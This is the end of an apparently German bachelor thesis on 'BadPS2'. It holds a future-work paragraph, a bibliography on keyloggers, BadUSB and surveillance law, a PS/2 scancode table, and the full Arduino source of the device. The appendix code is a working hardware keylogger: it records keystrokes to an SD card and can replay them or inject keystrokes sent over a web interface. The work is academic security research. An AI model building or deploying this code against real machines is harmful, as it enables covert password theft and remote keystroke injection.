Schließlich stellt die Manipulation von Tastatur-Eingabesequenzen ein weiteres Feld möglicher Anschlussprojekte dar. Aufbauend auf die Implementierung dieser Bachelorarbeit lassen sich somit spezifsche Tasten oder Tastenkombinationen einer Tastatur sperren oder bestimmte Tasten mit Funktionen belegen. So ließe sich z.B. ein Hardware-Passwortmanager realisieren, der mit dem PS/2-Anschluss und einer entsprechenden Verschlüsselung Anwendung finden könnte.

Abbildungsverzeichnis

Literaturverzeichnis

[1] Arduino Ethernet Shield. http://arduino.cc/en/Main/ArduinoBoardEthernet. Aufrufdatum: 22.09.2014.

[2] Arduino Input Pullup. http://arduino.cc/en/Tutorial/DigitalPins. Aufrufdatum: 22.09.2014.

[3] Arduino Language Reference. http://arduino.cc/en/Reference/HomePage. Aufrufdatum: 22.09.2014.

[4] Arduino Libraries. http://arduino.cc/en/Reference/Libraries. Aufrufdatum: 22.09.2014.

[5] Arduino Mega 2560 Board. http://arduino.cc/en/Main/ArduinoBoardMega2560. Aufrufdatum: 22.09.2014.

[6] Arduino Produkte. http://arduino.cc/en/Main/Products. Aufrufdatum: 22.09.2014.

[7] Arduino SD Library. http://arduino.cc/en/pmwiki.php?n=Reference/SD. Aufrufdatum: 22.09.2014.

[8] Betriebsverfassungsgesetz §87 Mitbestimmungsrechte. http://www.gesetze-im-internet.de/betrvg/__87.html. Aufrufdatum: 22.09.2014.

[9] BKA Gesetz §20k Verdeckter Eingriff in informationstechnische Systeme. http://www.gesetze-im-internet.de/bkag_1997/__20k.html. Aufrufdatum: 22.09.2014.

[10] Hardware Keylogger Vergleich. http://www.keelog.com/de/keylogger_comparison.html. Aufrufdatum: 22.09.2014.

[11] Kabel PS/2 Female. http://www.exp-tech.de/Zubehoer/Steckverbinder/PS-2-Wired-Connector-Panel-Mount-MiniDIN-6.html. Aufrufdatum: 22.09.2014.

[12] Kabel PS/2 Male. http://www.conrad.de/ce/de/product/601847/. Aufrufdatum: 22.09.2014.

[13] Keylogger-hardware-PS2. http://commons.wikimedia.org/wiki/File:Keylogger-hardware-PS2.jpg#mediaviewer/File:Keylogger-hardware-PS2.jpg. Aufrufdatum: 22.09.2014.

[14] Keylogger-hardware-USB. http://commons.wikimedia.org/wiki/File:Keylogger-hardware-USB.jpg#mediaviewer/Datei:Keylogger-hardware-USB.jpg. Aufrufdatum: 22.09.2014.

[15] Kommunikation von Host zu Tastatur. http://retired.beyondlogic.org/keyboard/keyboard.gif. Aufrufdatum: 22.09.2014.

[16] Kommunikation von Tastatur zu Host. http://retired.beyondlogic.org/keyboard/keyboar1.gif. Aufrufdatum: 22.09.2014.

[17] MiniDIN-6 Connector Pinout. http://commons.wikimedia.org/wiki/File:MiniDIN-6_Connector_Pinout.svg. Aufrufdatum: 22.09.2014.

[18] PrettyOS Kernel Keyboard. http://sourceforge.net/p/prettyos/code/HEAD/tree/trunk/Source/kernel/keyboard.c. Aufrufdatum: 22.09.2014.

[19] PS/2 Female Kabel. http://www.exp-tech.de/images/product_images/popup_images/id804_lrg.jpg. Aufrufdatum: 22.09.2014.

[20] PS/2 Male Kabel. http://www.conrad.de/medias/global/ce/6000_6999/6000/6010/6018/601847_LB_00_FB.EPS_1000.jpg. Aufrufdatum: 22.09.2014.

[21] PS2Keyboard Library. http://www.pjrc.com/teensy/td_libs_PS2Keyboard.html. Aufrufdatum: 22.09.2014.

[22] Scancode-Set 2 Ausschnitt. http://retired.beyondlogic.org/keyboard/scancode.gif. Aufrufdatum: 22.09.2014.

[23] Strafgesetzbuch §202a Ausspähen von Daten. http://www.gesetze-im-internet.de/stgb/__202a.html. Aufrufdatum: 22.09.2014.

[24] Strafprozessordnung §100h. http://www.gesetze-im-internet.de/stpo/__100h.html. Aufrufdatum: 22.09.2014.

[25] URL-Länge in Internet Explorer. http://support.microsoft.com/kb/208427. Aufrufdatum: 22.09.2014.

[26] USB Rubber Ducky. http://hakshop.myshopify.com/collections/usb-rubber-ducky/products/usb-rubber-ducky-deluxe. Aufrufdatum: 22.09.2014.

[27] Verordnung über Sicherheit und Gesundheitsschutz bei der Arbeit an Bildschirmgeräten (Anhang). http://www.gesetze-im-internet.de/bildscharbv/anhang_8.html. Aufrufdatum: 22.09.2014.

[28] Webduino Library. https://github.com/sirleech/Webduino. Aufrufdatum: 22.09.2014.

[29] Bundeskriminalamt. Cybercrime Bundeslagebild 2012. http://www.bka.de/nn_224082/SharedDocs/Downloads/DE/Publikationen/JahresberichteUndLagebilder/Cybercrime/cybercrimeBundeslagebild2012,templateId=raw,property=publicationFile.pdf/cybercrimeBundeslagebild2012.pdf, 2012. Aufrufdatum: 22.09.2014.

[30] Adam Chapweske. The PS/2 Mouse/Keyboard Protocol. http://www.computer-engineering.org/ps2protocol/, 2003. Aufrufdatum: 22.09.2014.

[31] K. Chen. Reversing and exploiting an Apple firmware update. http://www.blackhat.com/presentations/bh-usa-09/CHEN/BHUSA09-Chen-RevAppleFirm-PAPER.pdf, 2009. Aufrufdatum: 22.09.2014.

[32] Bundesministerium des Innern. Fragenkatalog der SPD-Bundestagsfraktion. http://netzpolitik.org/wp-upload/fragen-onlinedurchsuchung-SPD.pdf, 2007. Aufrufdatum: 22.09.2014.

[33] Stephen Engelberg. Embassy security: Story of failure. http://www.nytimes.com/1987/04/19/world/embassy-security-story-of-failure.html?pagewanted=all&src=pm, 1987. Aufrufdatum: 22.09.2014.

[34] Andreas Fritz. BadPS2: Implementierung der Bachelorarbeit. https://github.com/s6anfrit/badps2, 2014. Aufrufdatum: 22.09.2014.

[35] Jakob Lell Karsten Nohl, Sascha Krißler. BadUSB. https://srlabs.de/blog/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf, 2014. Aufrufdatum: 22.09.2014.

[36] Gregg Keizer. Keyloggers Foiled In Attempted $423 Million Bank Heist. http://www.informationweek.com/keyloggers-foiled-in-attempted-%24423-million-bank-heist/d/d-id/1031143?, 2005. Aufrufdatum: 22.09.2014.

[37] Jeremy Kirk. Swedish Police Warn of Tampered Credit Card Terminals. http://www.pcworld.com/article/155525/article.html, 2008. Aufrufdatum: 22.09.2014.

[38] Fabian Mihailowitsch. Detecting Hardware Keyloggers. http://conference.hackinthebox.org/hitbsecconf2010kul/materials/D1T1%20-%20Fabian%20Mihailowitsch%20-%20Detecting%20Hardware%20Keyloggers.pdf, 2010. Aufrufdatum: 22.09.2014.

[39] Bernward Mock. Die PS/2 Tastaturschnittstelle (Übersetzung). http://www.marjorie.de/ps2/ps2.pdf, 2005. Aufrufdatum: 22.09.2014.

[40] Generalstaatsanwaltschaft München. Leitfaden zum Datenzugriff insbesondere für den Bereich Telekommunikation. http://cryptome.org/isp-spy/munich-spy-all.pdf, 2011. Aufrufdatum: 22.09.2014.

[41] Felix Freiling Thorsten Holz, Markus Engelberth. Learning More About the Underground Economy: A Case-Study of Keyloggers and Dropzones. https://ub-madoc.bib.uni-mannheim.de/2160/1/impersonation_attacks_TR.pdf, 2008. Aufrufdatum: 22.09.2014.

Anhang A

Anhang

A.1 PS/2-Tastatur Scancode-Set 2

Die Angaben in der folgenden Tabelle sind Hexadezimalwerte für Tastaturen mit 101-, 102- oder 104-Tasten. Es wird die Taste mit den zugehörigen Make- und Break-Codes des Scancode-Sets 2 dargestellt. Außerdem sind die entsprechenden JavaScript Keycodes mit aufgelistet, jedoch existieren für vier Tasten keine Keycodes.

Key	**Make**	**Break**	**JavaScript**
A	1c	f0 1c	65
B	32	f0 32	66
C	21	f0 21	67
D	23	f0 23	68
E	24	f0 24	69
F	2b	f0 2b	70
G	34	f0 34	71
H	33	f0 33	72
I	43	f0 43	73
J	3b	f0 3b	74
K	42	f0 42	75
L	4b	f0 4b	76
M	3a	f0 3a	77
N	31	f0 31	78
O	44	f0 44	79
P	4d	f0 4d	80
Q	15	f0 15	81
R	2d	f0 2d	82
S	1b	f0 1b	83
T	2c	f0 2c	84
U	3c	f0 3c	85

V	2a	f0 2a	86
W	1d	f0 1d	87
X	22	f0 22	88
Y	35	f0 35	89
Z	1a	f0 1a	90
0	45	f0 45	48
1	16	f0 16	49
2	1e	f0 1e	50
3	26	f0 26	51
4	25	f0 25	52
5	2e	f0 2e	53
6	36	f0 36	54
7	3d	f0 3d	55
8	3e	f0 3e	56
9	46	f0 46	57
‘	0e	f0 0e	192
-	4e	f0 4e	189
=	55	f0 55	187
\	5d	f0 5d	220
BKSP	66	f0 66	8
SPACE	29	f0 29	32
TAB	0d	f0 0d	9
CAPS	58	f0 58	20
L SHFT	12	f0 12	16
L CTRL	14	f0 14	17
L GUI	e0 1f	e0 f0 1f	91
L ALT	11	f0 11	18
R SHFT	59	f0 59	
R CTRL	e0 14	e0 f0 14	
R GUI	e0 27	e0 f0 27	92
R ALT	e0 11	e0 f0 11	
APPS	e0 2f	e0 f0 2f	93
ENTER	5a	f0 5a	13
ESC	76	f0 76	27
F1	05	f0 05	112
F2	06	f0 06	113
F3	04	f0 04	114
F4	0c	f0 0c	115
F5	03	f0 03	116
F6	0b	f0 0b	117
F7	83	f0 83	118

F8	0a	f0 0a	119
F9	01	f0 01	120
F10	09	f0 09	121
F11	78	f0 78	122
F12	07	f0 07	123
PRNT SCRN	e0 12 e0 7c	e0 f0 7c e0 f0 12	
SCROLL	7e	f0 7e	145
PAUSE	e1 14 77 e1 f0 14 f0 77	-none-	19
[	54	f0 54	219
INSERT	e0 70	e0 f0 70	45
HOME	e0 6c	e0 f0 6c	36
PG UP	e0 7d	e0 f0 7d	33
DELETE	e0 71	e0 f0 71	46
END	e0 69	e0 f0 69	35
PG DN	e0 7a	e0 f0 7a	34
U ARROW	e0 75	e0 f0 75	38
L ARROW	e0 6b	e0 f0 6b	37
D ARROW	e0 72	e0 f0 72	40
R ARROW	e0 74	e0 f0 74	39
NUM	77	f0 77	144
KP /	e0 4a	e0 f0 4a	111
KP *	7c	f0 7c	106
KP -	7b	f0 7b	109
KP +	79	f0 79	107
KP EN	e0 5a	e0 f0 5a	
KP .	71	f0 71	110
KP 0	70	f0 70	96
KP 1	69	f0 69	97
KP 2	72	f0 72	98
KP 3	7a	f0 7a	99
KP 4	6b	f0 6b	100
KP 5	73	f0 73	101
KP 6	74	f0 74	102
KP 7	6c	f0 6c	103
KP 8	75	f0 75	104
KP 9	7d	f0 7d	105
]	5b	f0 5b	221
;	4c	f0 4c	186
’	52	f0 52	222
,	41	f0 41	188

.	49	f0 49	190
/	4a	f0 4a	191

A.2 Quellcode

Der hier dargestellte Quellcode [34] wurde auf den Arduino Mikrocontroller übertragen und befindet sich zudem auf der beigelegten CD-ROM. Dieser ist in der Programmiersprache C geschrieben und enthält Anteile in HTML und JavaScript.

```
#include <SPI.h>
#include <Ethernet.h>
#include <SD.h>
int dataPinIn = 2;
int clockPinIn = 3;
int dataPinOut = 18;
int clockPinOut = 19;
int sdPin = 10;
int readerPin = 44;
int writerPin = 46;
int senderPin = 48;
char* filename = "data.txt";
byte mac[] = {0x90, 0xa2, 0xda, 0x0e, 0x0c, 0x2d};
byte ip[] = {192, 168, 2, 177};
EthernetServer webServer(80);


void setup() {
  pinMode(readerPin, INPUT);
  pinMode(writerPin, INPUT);
  pinMode(senderPin, INPUT);
  delay(1000);
  Serial.begin(9600);
  initKeys(dataPinIn, clockPinIn);
  initCard(sdPin);
  Ethernet.begin(mac, ip);
  webServer.begin();
}


void loop() {
  if (digitalRead(readerPin) == HIGH) {
    reader(filename);
  }
  else if (digitalRead(writerPin) == HIGH) {
    writer(filename);
    delay(1000);
    exit(0);
  }
  else if (digitalRead(senderPin) == HIGH) {
    website(webServer);
  }
  else {
```

```
    Serial.println("No function selected");
    delay(1000);
  }
}


/*************************************************
 * Functionalities
 *************************************************/

void reader(char* filename) {
  unsigned char data = readKeys(dataPinIn, clockPinIn);
  if (data) {
    writeKeys(dataPinOut, clockPinOut, data);
    String content = String(data, HEX) + " ";
    if (data < 0x10) content = "0" + content;
    Serial.print(content);
    writeFile(filename, content);
  }
  else Serial.println("Error reading keyboard");
}


void sender(String content, char* separator) {
  int place;
  unsigned char data;
  do {
    place = content.indexOf(separator);
    if (place != -1) {
      data = (unsigned char) strtol(content.substring(0,
          place).c_str(), NULL, 16);
      Serial.println(data, HEX);
      if (data == 0x00) delay(2000);
      else writeKeys(dataPinOut, clockPinOut, data);
      place += 1;
      content = content.substring(place, content.length());
    } else if (content.length() > 0) Serial.println(content
        );
  } while (place >= 0);
}


void writer(char* filename) {
  String content = readFile(filename);
  Serial.println("Content of " + String(filename));
  sender(content, " ");
}
```

```
void website(EthernetServer webServer) {
  EthernetClient client = webServer.available();
  if (client) {
    String buffer;
    while (client.connected()) {
      if (client.available()) {
        char c = client.read();
        buffer += c;
        if (c == '\n') {
          if (buffer.indexOf("favicon") == -1) {
            sendWebsite(client);
            int first = buffer.indexOf("scan=") + 5;
            String data = buffer.substring(first);
            int last = data.indexOf("␣");
            sender(data.substring(0, last), "+");
            break;
          }
        }
      }
    }
    delay(1);
    client.stop();
  }
}


/*****************************************************
 * Keyboard
 *****************************************************/

void initKeys(int dataPin, int clockPin) {
  setHigh(clockPin);
  setHigh(dataPin);
  sendCommand(dataPin, clockPin, 0xff);
  readKeys(dataPin, clockPin);
  readKeys(dataPin, clockPin);
  Serial.println("Keyboard␣initialized");
}


void setHigh(int pin) {
  pinMode(pin, INPUT);
  digitalWrite(pin, HIGH);
}


void setLow(int pin) {
  pinMode(pin, OUTPUT);
  digitalWrite(pin, LOW);
```

```
}


unsigned char readKeys(int dataPin, int clockPin) {
  unsigned char data = 0x00;
  unsigned char bit = 0x01;
  setHigh(clockPin);
  setHigh(dataPin);
  delayMicroseconds(50);
  while (digitalRead(clockPin) == HIGH);
  while (digitalRead(clockPin) == LOW);
  for (int i=0; i<8; i++) {
    while (digitalRead(clockPin) == HIGH);
    if (digitalRead(dataPin) == HIGH) data = data | bit;
    while (digitalRead(clockPin) == LOW);
    bit = bit << 1;
  }
  while (digitalRead(clockPin) == HIGH);
  while (digitalRead(clockPin) == LOW);
  while (digitalRead(clockPin) == HIGH);
  while (digitalRead(clockPin) == LOW);
  setLow(clockPin);
  return data;
}


void writeKeys(int dataPin, int clockPin, unsigned char
    data) {
  unsigned char parity = 1;
  setLow(dataPin);
  setLow(clockPin);
  delayMicroseconds(50);
  setHigh(clockPin);
  for (int i=0; i<8; i++) {
    if (data & 0x01) setHigh(dataPin);
    else setLow(dataPin);
    setLow(clockPin);
    delayMicroseconds(50);
    setHigh(clockPin);
    parity = parity ^ (data & 0x01);
    data = data >> 1;
  }
  if (parity) setHigh(dataPin);
  else setLow(dataPin);
  setLow(clockPin);
  delayMicroseconds(50);
  setHigh(clockPin);
  setHigh(dataPin);
  setLow(clockPin);
```

```
  delayMicroseconds(50);
  setHigh(clockPin);
}


void sendCommand(int dataPin, int clockPin, unsigned char
    data) {
  unsigned char parity = 1;
  setHigh(dataPin);
  setHigh(clockPin);
  delayMicroseconds(300);
  setLow(clockPin);
  delayMicroseconds(300);
  setLow(dataPin);
  delayMicroseconds(10);
  setHigh(clockPin);
  while (digitalRead(clockPin) == HIGH);
  for (int i=0; i<8; i++) {
    if (data & 0x01) setHigh(dataPin);
    else setLow(dataPin);
    while (digitalRead(clockPin) == LOW);
    while (digitalRead(clockPin) == HIGH);
    parity = parity ^ (data & 0x01);
    data = data >> 1;
  }
  if (parity) setHigh(dataPin);
  else setLow(dataPin);
  while (digitalRead(clockPin) == LOW);
  while (digitalRead(clockPin) == HIGH);
  setHigh(dataPin);
  delayMicroseconds(50);
  while (digitalRead(clockPin) == HIGH);
  while ((digitalRead(clockPin) == LOW) || (digitalRead(
      dataPin) == LOW));
  setLow(clockPin);
}


/*****************************************************
 * SD Card
 *****************************************************/

void initCard(int sdPin) {
  pinMode(sdPin, OUTPUT);
  digitalWrite(sdPin, HIGH);
  if (!SD.begin(4)) Serial.println("Error finding SD card")
      ;
  else Serial.println("SD card initialized");
}
```

```
String readFile(char* filename) {
  String content;
  if (SD.exists(filename)) {
    File file = SD.open(filename, FILE_READ);
    while (file.available()) content.concat((char) file.
       read());
    file.close();
  }
  else Serial.println("Error finding " + String(filename));
  return content;
}


void writeFile(char* filename, String content) {
  File file = SD.open(filename, FILE_WRITE);
  if (file) {
    file.print(content);
    file.close();
  }
  else Serial.println("Error writing " + String(filename));
}


/*************************************************
 * Website
 *************************************************/

void sendWebsite(EthernetClient client) {
  client.println("HTTP/1.1 200 OK");
  client.println("Content-Type: text/html");
  client.println("Connection: close");
  client.println();
  client.print("<!DOCTYPE html><html><head><title>BadPS2
      Input</title><meta charset='utf-8'></head><body><h1>
      BadPS2 Input</h1>Press keys to create PS/2 scancodes.<
      br/>Click send to execute the keystrokes on the host
      .<br/><br/><form method='GET' action='/'><textarea
      id='scan' name='scan' rows='5' cols='33' readonly></
      textarea><br/><input type='button' onclick='
      deleteLast();' value='Delete'/><input type='button'
      onclick='deleteAll();' value='Delete All'/><input
      type='button' onclick='insertDelay();' value='Insert
      Delay'/><input type='submit' value='Send'/></form>")
      ;
  client.print("<script type='text/javascript'>function
      deleteLast(){scan.value=scan.value.substr(0,scan.value
      .lastIndexOf(' '))}function deleteAll(){scan.value=''}
```

```
        function␣insertDelay(){scan.value+=scan.value?'␣
        00':'00'}var␣keys={8:'66',9:'0d',13:'5a
        ',16:'12',17:'14',18:'11',19:'e1␣14␣77␣e1␣f0␣14␣f0␣
        77',20:'58',27:'76',32:'29',33:'e0␣7d',34:'e0␣7a',35:'
        e0␣69',36:'e0␣6c',37:'e0␣6b',38:'e0␣75',39:'e0␣
        74',40:'e0␣72',45:'e0␣70',46:'e0␣
        71',48:'45',49:'16',50:'1e',51:'26',52:'25',53:'2e
        ',54:'36',55:'3d',56:'3e',57:'46',65:'1c
        ',66:'32',67:'21',68:'23',69:'24',70:'2b
        ',71:'34',72:'33',73:'43',74:'3b',75:'42',76:'4b
        ',77:'3a',78:'31',79:'44',80:'4d',81:'15',82:'2d
        ',83:'1b',84:'2c',85:'3c',86:'2a',87:'1d
        ',88:'22',89:'35',90:'1a',91:'e0␣1f',92:'e0␣27',93:'e0
        ␣2f',96:'70',97:'69',98:'72',99:'7a',100:'6b
        ',101:'73',102:'74',103:'6c',104:'75',105:'7d',106:'7c
        ',107:'79',109:'7b',110:'71',111:'e0␣4a
        ',112:'05',113:'06',114:'04',115:'0c',116:'03',117:'0b
        ',118:'83',119:'0a
        ',120:'01',121:'09',122:'78',123:'07',144:'77',145:'7e
        ',186:'4c',187:'55',188:'41',189:'4e',190:'49',191:'4a
        ',192:'0e',219:'54',220:'5d',221:'5b',222:'52'},scan=
        document.getElementById('scan');document.onkeydown=
        function(e){scan.value=scan.value?scan.value+'␣'+keys[
        e.keyCode]:keys[e.keyCode]},document.onkeyup=function(
        e){19!==e.keyCode&&(scan.value+=keys[e.keyCode].length
        >2?'␣'+keys[e.keyCode].substr(0,2)+'␣f0␣'+keys[e.
        keyCode].substr(3):'␣f0␣'+keys[e.keyCode])};</script
        ></body></html>");
}
```

Listing A.1: Arduino